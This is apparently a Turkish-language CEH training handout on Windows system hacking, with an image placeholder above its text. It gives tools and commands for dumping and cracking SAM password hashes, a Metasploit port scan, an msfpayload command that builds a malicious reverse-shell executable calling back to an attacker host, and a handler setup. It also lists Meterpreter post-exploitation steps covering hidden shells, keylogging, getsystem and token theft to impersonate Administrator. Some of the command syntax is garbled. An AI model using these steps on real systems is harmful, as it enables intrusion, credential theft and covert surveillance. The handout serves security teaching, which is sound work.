
HAZIRLAYAN
BEDRİ SERTKAYA
bedri@bedrisertkaya.com
Sistem Uzmanı
CEH EĞİTMENİ

SİSTEM HACKİNG:

Windows Sistem Güvenlik Denetimi:

Security Account Manager:Güvenlik Hesabı Yöneticisi windows'da yer alan sunucularda bulunan ve yerel bilgisayardaki kullanıcı hesaplarını ve kullanıcılara yönelik güvenlik tanımlayıcılarını depolayan bir veritabanıdır.SAM kullanıcı şifrelerini hash fonsiyonlarından LM ve NTLM biçiminde depolar.Windows'da "c:\windows\System32\Config\" klasörü altında "SAM" ismiyle yer alır.Windows kernel'i SAM dosyasını kopyalanamaz ve çalışır şekilde özel dosya kilidiyle muhafaza eder. Microsoft SAM dosyasının şifreleme güvenliğini arttırmak için SYSKEY özelliğini eklemiştir.

LM Hash fonksiyonu Windows Vista'dan itibaren iptal edilip yerine NTLM hash foksiyonu getirilmiştir.



SAMR Protokolü RPC ve SMB protokolü ile bağlantılıdır.

Sistem Hacking Araçları:

LCP

Windows yerel şifre kırma işeri için kullanılır.
Adres:http://www.lcpsoft.com/english/index.html

LCP Kullanım Adımları:

Program Windows sistemlerinden şifre kurtarma işlemlerine yardımcı olmaktadır.Import from remote computer adımı seçildikten sonra Import from Registry seçeneği ile devam edilerek "Ok" kutucuğu onaylanır.Kullanıcılar listelendikten sonra play tuşuna basılarak şifreler deneme yanılma yöntemiyle elde edilmeye çalışılır.

Hash extraction için:pwdump7
Adres:http://www.tarasco.org/security/pwdump_7/

Pwdump7 aracı şifre "hash" değerlerini elde etmemizi daha da kolaylaştıran bir araçtır.Bu aracı kullaanmaktaki amaç hashleri elde edip şifreleri offline veya online sitelerden elde etmektir.

Kullanım:cmd.exe yönetici hakları ile çalıştırılır.Shift tuşuna basarak yönetici hakları ile program çalıştırılır.

Komut satırından pwdump7 programının yer aldığı klasöre:

Pwdump7.exe>hashler.txt komutu girilir.Girilen komut pwdump7 programının yer aldığı klasöre hashleri kaydeder.

Elde edilen hash www.md5dcrypter.co.uk/ntlm-decrypt.aspx adresinden elde edilebilir.

Stealth Files:

Dosya içine dosya gizlemek için kullanılır.

Adres:http://www.alpinesnow.com/sf.shtml

Auditpol.exe Kullanım:

Faydalı araçlar:


http://www.nirsoft.net/utils/index.html#password_utils

Stegonografi Nedir?

Stegonografi masum görünen resimlerin içine şifreli şekilde bilgi gizleme tekniğidir.

Adres:http://www.kwebbel.net/stega/enindex.php

Metasploit ile Sistem Hacking:



Metasploit Port tarama mödülü adımları:

use auxiliary/scanner/portscan/syn

```
msf > use auxiliary/scanner/portscan/syn
msf auxiliary(syn) > show options


msf auxiliary(syn) > set INTERFACE eth0
INTERFACE => eth0
msf auxiliary(syn) > set PORTS 80
PORTS => 80
msf auxiliary(syn) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(syn) > set THREADS 50
THREADS => 50
msf auxiliary(syn) > run

[*] TCP OPEN 192.168.1.1:80
[*] TCP OPEN 192.168.1.2:80
[*] TCP OPEN 192.168.1.10:80
[*] TCP OPEN 192.168.1.109:80
[*] TCP OPEN 192.168.1.116:80
[*] TCP OPEN 192.168.1.150:80
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

Biz netapi ve dcom açıklıklarını kullanacağız.

SMB portu:445 netapi

Dcom port:135

Saldırı test adımlarını burada göstermeyeceğim.

Shellcode nedir?

Payload'un içinde yer alan küçük kod parçacıkları olarak adlandırılır.

Payload nedir?

Payload :Exploit sistemde çalıştıktan sonra ele geçirilen sistemde çalışan kod kısmı “payload”dur.

MSFPAYLOAD nedir?

msfpayload Metasploit'in shellcode ile hedefi elegeçirmeye yaramasına imkan tanıyan bir eklentisidir.

Kullanımı kolaydır Kali komut satırından gerekli bilgiler görülebilir:

Msfpayload yardım komutu:

```
root@kali:~# msfpayload -h
   -l       List available payloads
```

Payload listesi -l parametresi ile görülebilir.

```
root@kali:~# msfpayload -l
```

Payload Çeşitleri:

Singles
Stages
Stagers

Saldırgan ve kurban arasında bir köprü oluşturarak daha kapsamlı payloadların iletimini kolaylaştırır.

Payload çeşitleri ile ilgili bazı örnekler:

```
set payload windows/shell_bind_tcp
set payload windows/adduser
set payload windows/exec
```

Derste işlediğimiz msfpayload demonstration örneği:

Sırayla aşağıdaki komutlar girilerek zararlı exe dosyası oluşturulur.

Aşağıdaki komut dosyayı oluşturur:

```
msfpayload windows/shell_reverse_tcp LHOST=192.168.2.3 LPORT=8787 X > /tmp/zararli.exe
```

Aşağıdaki komut ise zaafiyet edilmek istenen sistemle ters bağlantı yapmamızı sağlar

use exploit/multi/handler

set payload windows/shell/reverse_tcp

show options

use LHOST=192.168.2.3

use LPORT=8787

exploit

Yukarıdaki son komut olan “exploit” girildikten sonra reverse connection beklenir.Windows makinesine aktarılan zararli.exe dosyası çalıştırıldığında ters bağlantı sağlanarak hedefe tam erişim sağlanır.

Windows tarafında:

netstat -n komutu ile windows tarafında saldıran makine ile ilgili açık olan bağlantılar görülebilir.

Payload her zaman yeterli olmayabiliyor.

Bunun için meterpreter geliştirilmiştir:

set payload windows/meterpreter/reverse_tcp komutu ile gerekli reverse bağlantı sağlanabilir.

Metasploit shell komutları:

Çalışan süreçleri listelemek için:

ps

çalışan sürece müdahele etmek için migrate kullanılır:

migrate pid

Çalışan process id'sini görüntülemek için:

getpid

Bazı komutlar

execute -f cmd.exe -c -H
Not:H parametresi gizli olarak arka planda command prompt açar.
keyscan_start
keyscan_dump
sysinfo

komut yardımı için:?

Privilige Escalation:

İzinleri elde ederek hak yükseltme yapabilmek için ele geçirilen sistemdeki kullanıcının administrator haklarına sahip olması gerekmektedir.Sistemi ele geçirmek sistemi tamamen kontrol etmek demek değildir.

Sisteme sızıldıktan sonra meterpreter shell'de yapılabilcek adımlar şu şekildedir:

İlk önce çalışılan kullanıcı hakkı anlaşılmalıdır.Bunun için

getuid komutu kullanılır.
meterpreter > getsystem

getsystem komutu sistem haklarını elde etmek için kullanılır.

getsystem -h komutu ile parametreleri listelenmelidir.

rev2self komutu ise sistemi ilk çalışılan haklara geri döndürür.

ps ile çalışan processler listelenir

steal_token komutu ile çalışan programın pid'si alınarak haklar elde edilir.

drop_token komutu ile tekrar eski haklara dönülür.

Incognito eklentisi:

use incognito komutu ile incognito modülü kullanılmaktadır.Token haklarını elde etmek için kullanılan ve hak yükseltmeyi sağlayan bir modüldür.

Security Token Nedir?

Windows işletim sistemi her kullanıcı oturumu için güvenlik kimlik denetimi yapar kullanıcıları, kullanıcı gruplarını ,kullanıcı izinlerini ve bazı durumlarda uygulama izinlerini içerir.

Primary Token:

Sadece processlerle çalışırlar.Processlerin güvenlik konusuyla ilgilidirler.Tipik olarak iki çeşit izne ayrılır.Yetkilendirme hizmeti tokeni kullanıcının oturumuna göre ilişkilendirir.Processler başlangıçta bir üst processin birincil tokenini kalıtımsal olarak kopyalarlar.

Impersonation token:

Tokenlerin takliti iki adımda listelenmektedir:

İlk adım istemci/sunucu şeklindedir.İstemci sunucu process'ine halihazırdaki kimlik bilgileri ile ne yapabileceğini sorar?

İkinci adımda gerekli olan izinle ve haklar ile kullanıcı uygulamayı impersonation token ile çalıştırır.

“list_tokens -u” komutu ile kullanıcı

windows tokenleri listelenmektedir.

“impersonate_token” PC1\\Administrator komutu ile Administrator kullanıcısının tokeni elde edilmektedir.